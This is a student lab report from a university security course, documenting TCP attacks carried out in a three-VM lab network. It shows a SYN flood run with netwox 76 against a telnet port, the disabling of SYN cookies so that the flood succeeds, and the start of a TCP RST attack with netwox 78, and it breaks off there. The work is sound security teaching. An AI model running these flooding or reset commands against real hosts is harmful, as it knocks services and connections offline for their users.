浙江大學

课程名称：	信息系统安全
实验名称：	TCP Attacks
姓名学号：	王　睿 3180103650 付添翼 3180106182 刘振东 3180105566

2021 年　6 月　8 日

lab4:TCP Attacks

一、Purpose and Content 实验目的与内容

1.1 实验目的

- 学习使用tcp工作原理
- 学会对tcp的主要攻击类型，如SYN泛洪攻击、TCP复位攻击、TCP会话劫持攻击

1.2 实验内容


- task1:SYN Flooding Attack
- task2:TCP RST Attacks on telnet and ssh Connections
- task3:TCP RST Attacks on Video Streaming Applications

二、Detailed Steps 实验过程


2.1 task1：SYN Flooding Attack

三台虚拟机：


seedubuntu 10.0.2.7攻击者;seedubuntu2 10.0.2.4观测者;Seedubuntu3 10.0.2.6 受害者



```
05/10/21]seed@VM:~$ ifconfig
np0s3     Link encap:Ethernet  HWaddr 08:00:27:e7:7b:55
          inet addr:10.0.2.7  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::f759:1c65:5eff:6311/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:19 errors:0 dropped:0 overruns:0 frame:0
          TX packets:65 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:2753 (2.7 KB)  TX bytes:7694 (7.6 KB)
```




```
05/10/21]seed@VM:~$ ifconfig
np0s3     Link encap:Ethernet  HWaddr 08:00:27:14:a8:8b
          inet addr:10.0.2.4  Bcast:10.0.2.255  Mask:255.255.255
          inet6 addr: fe80::3a5d:e42b:eba4:bebf/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:60 errors:0 dropped:0 overruns:0 frame:0
          TX packets:58 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:9104 (9.1 KB)  TX bytes:6725 (6.7 KB)
```



```
[05/10/21]seed@VM:~$ ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:e9:6a:34
          inet addr:10.0.2.6  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::609f:690f:ced5:f538/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:6 errors:0 dropped:0 overruns:0 frame:0
          TX packets:61 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1660 (1.6 KB)  TX bytes:6980 (6.9 KB)
```

- 1、使用telnet 从观测者到受害者

```
telnet 10.0.2.6
```




```
[05/10/21]seed@VM:~$ telnet 10.0.2.6
Trying 10.0.2.6...
Connected to 10.0.2.6.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)
```

连接成功，之后用来检测SYN泛洪攻击是否对当前的连接造成影响。

- 2、检查当前服务器上的半开放连接数：

```
netstat -ant
```



```
[05/10/21]seed@VM:~$ netstat -ant
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.1.1:53            0.0.0.0:*               LISTEN
tcp        0      0 10.0.2.6:53             0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
tcp        0      0 10.0.2.6:23             10.0.2.7:37540          ESTABLISHED
tcp6       0      0 :::80                   :::*                    LISTEN
tcp6       0      0 :::53                   :::*                    LISTEN
tcp6       0      0 :::21                   :::*                    LISTEN
tcp6       0      0 :::22                   :::*                    LISTEN
tcp6       0      0 :::3128                 :::*                    LISTEN
tcp6       0      0 ::1:953                 :::*                    LISTEN
[05/10/21]seed@VM:~$
```


发现当前服务器并无半连接状态(SYN-RECV)

- 3、使用netwax 76 来进行SYM flooding 攻击，利用攻击者主机10.0.2.7对受害者主机10.0.2.6进行攻击

```
sudo netwox 76 -i 10.0.2.6 -p 23 -s raw
```

-s 表示选择raw在IPV4/IPV6级别上进行欺骗，-p表示端口

并再次查看受害者主机10.0.2.6上的网络连接状态：netstat -ant




```
[05/10/21]seed@VM:~$ netstat -ant
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.1.1:53            0.0.0.0:*               LISTEN
tcp        0      0 10.0.2.6:53             0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
tcp        0      0 10.0.2.6:23             249.18.42.38:59510      SYN_RECV
tcp        0      0 10.0.2.6:23             241.12.188.34:21191     SYN_RECV
tcp        0      0 10.0.2.6:23             253.102.132.0:27714     SYN_RECV
tcp        0      0 10.0.2.6:23             237.153.56.218:23496    SYN_RECV
tcp        0      0 10.0.2.6:23             235.245.96.154:43867    SYN_RECV
tcp        0      0 10.0.2.6:23             233.215.135.98:62122    SYN_RECV
tcp        0      0 10.0.2.6:23             235.3.221.252:46027     SYN_RECV
tcp        0      0 10.0.2.6:23             246.50.171.243:43087    SYN_RECV
tcp        0      0 10.0.2.6:23             255.102.77.184:55839    SYN_RECV
tcp        0      0 10.0.2.6:23             232.83.1.117:45828      SYN_RECV
tcp        0      0 10.0.2.6:23             225.125.127.73:27279    SYN_RECV
tcp        0      0 10.0.2.6:23             242.216.151.44:31845    SYN_RECV
tcp        0      0 10.0.2.6:23             251.201.81.231:2205     SYN_RECV
```


发现存在大量的半连接状态。但是在观测者主机10.0.2.4上，发现仍然能连接上10.0.2.6 ，发现攻击失败。

上述现象：发现并不能对受害者主机进行攻击，于是联想到SYN cookie，SYN cookie是抵御SYN洪泛攻击的一种防御机制。如果机器检测到它受到了SYN洪泛攻击，该机制就会启动。可以使用sysctl命令打开/关闭SYN。

```
sudo sysctl -a | grep cookie
sudo sysctl -w net.ipv4.tcp_syncookies=0
```




```
[05/10/21]seed@VM:~$ sudo sysctl -a | grep cookie
net.ipv4.tcp_syncookies = 1
sysctl: reading key "net.ipv6.conf.all.stable_secret"
sysctl: reading key "net.ipv6.conf.default.stable_secret"
sysctl: reading key "net.ipv6.conf.enp0s3.stable_secret"
sysctl: reading key "net.ipv6.conf.lo.stable_secret"
[05/10/21]seed@VM:~$ 
```



```
[05/10/21]seed@VM:~$ sudo sysctl -w net.ipv4.tcp_syncookies=0
net.ipv4.tcp_syncookies = 0
[05/10/21]seed@VM:~$
```

再次用观测者连接，发现time out。攻击成功。




```
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

[05/10/21]seed@VM:~$ 
telnet> q
Connection closed.
[05/10/21]seed@VM:~$ telnet 10.0.2.6
Trying 10.0.2.6...
telnet: Unable to connect to remote host: Connection timed out
[05/10/21]seed@VM:~$ 
```

###

2.2 task2:TCP RST Attacks on telnet and ssh Connections


2.2.1 Telnet

- 1、用观察者主机10.0.2.4登陆受害者主机10.0.2.6



```
[05/11/21]seed@VM:~$ telnet 10.0.2.6
Trying 10.0.2.6...
Connected to 10.0.2.6.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Mon May 10 23:27:55 EDT 2021 from 10.0.2.4 on pts/18
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.
```


- 2、查看连接 netstat -ant




```
[05/11/21]seed@VM:~$ netstat -ant
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.1.1:53            0.0.0.0:*               LISTEN
tcp        0      0 10.0.2.6:53             0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:631           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
tcp        0    136 10.0.2.6:23             10.0.2.4:49494          ESTABLISH
```

- 3、在攻击者主机10.0.2.7上攻击,然后再用观测者主机观察连接状况。

```
sudo netwox 78 -i 10.0.2.6
```

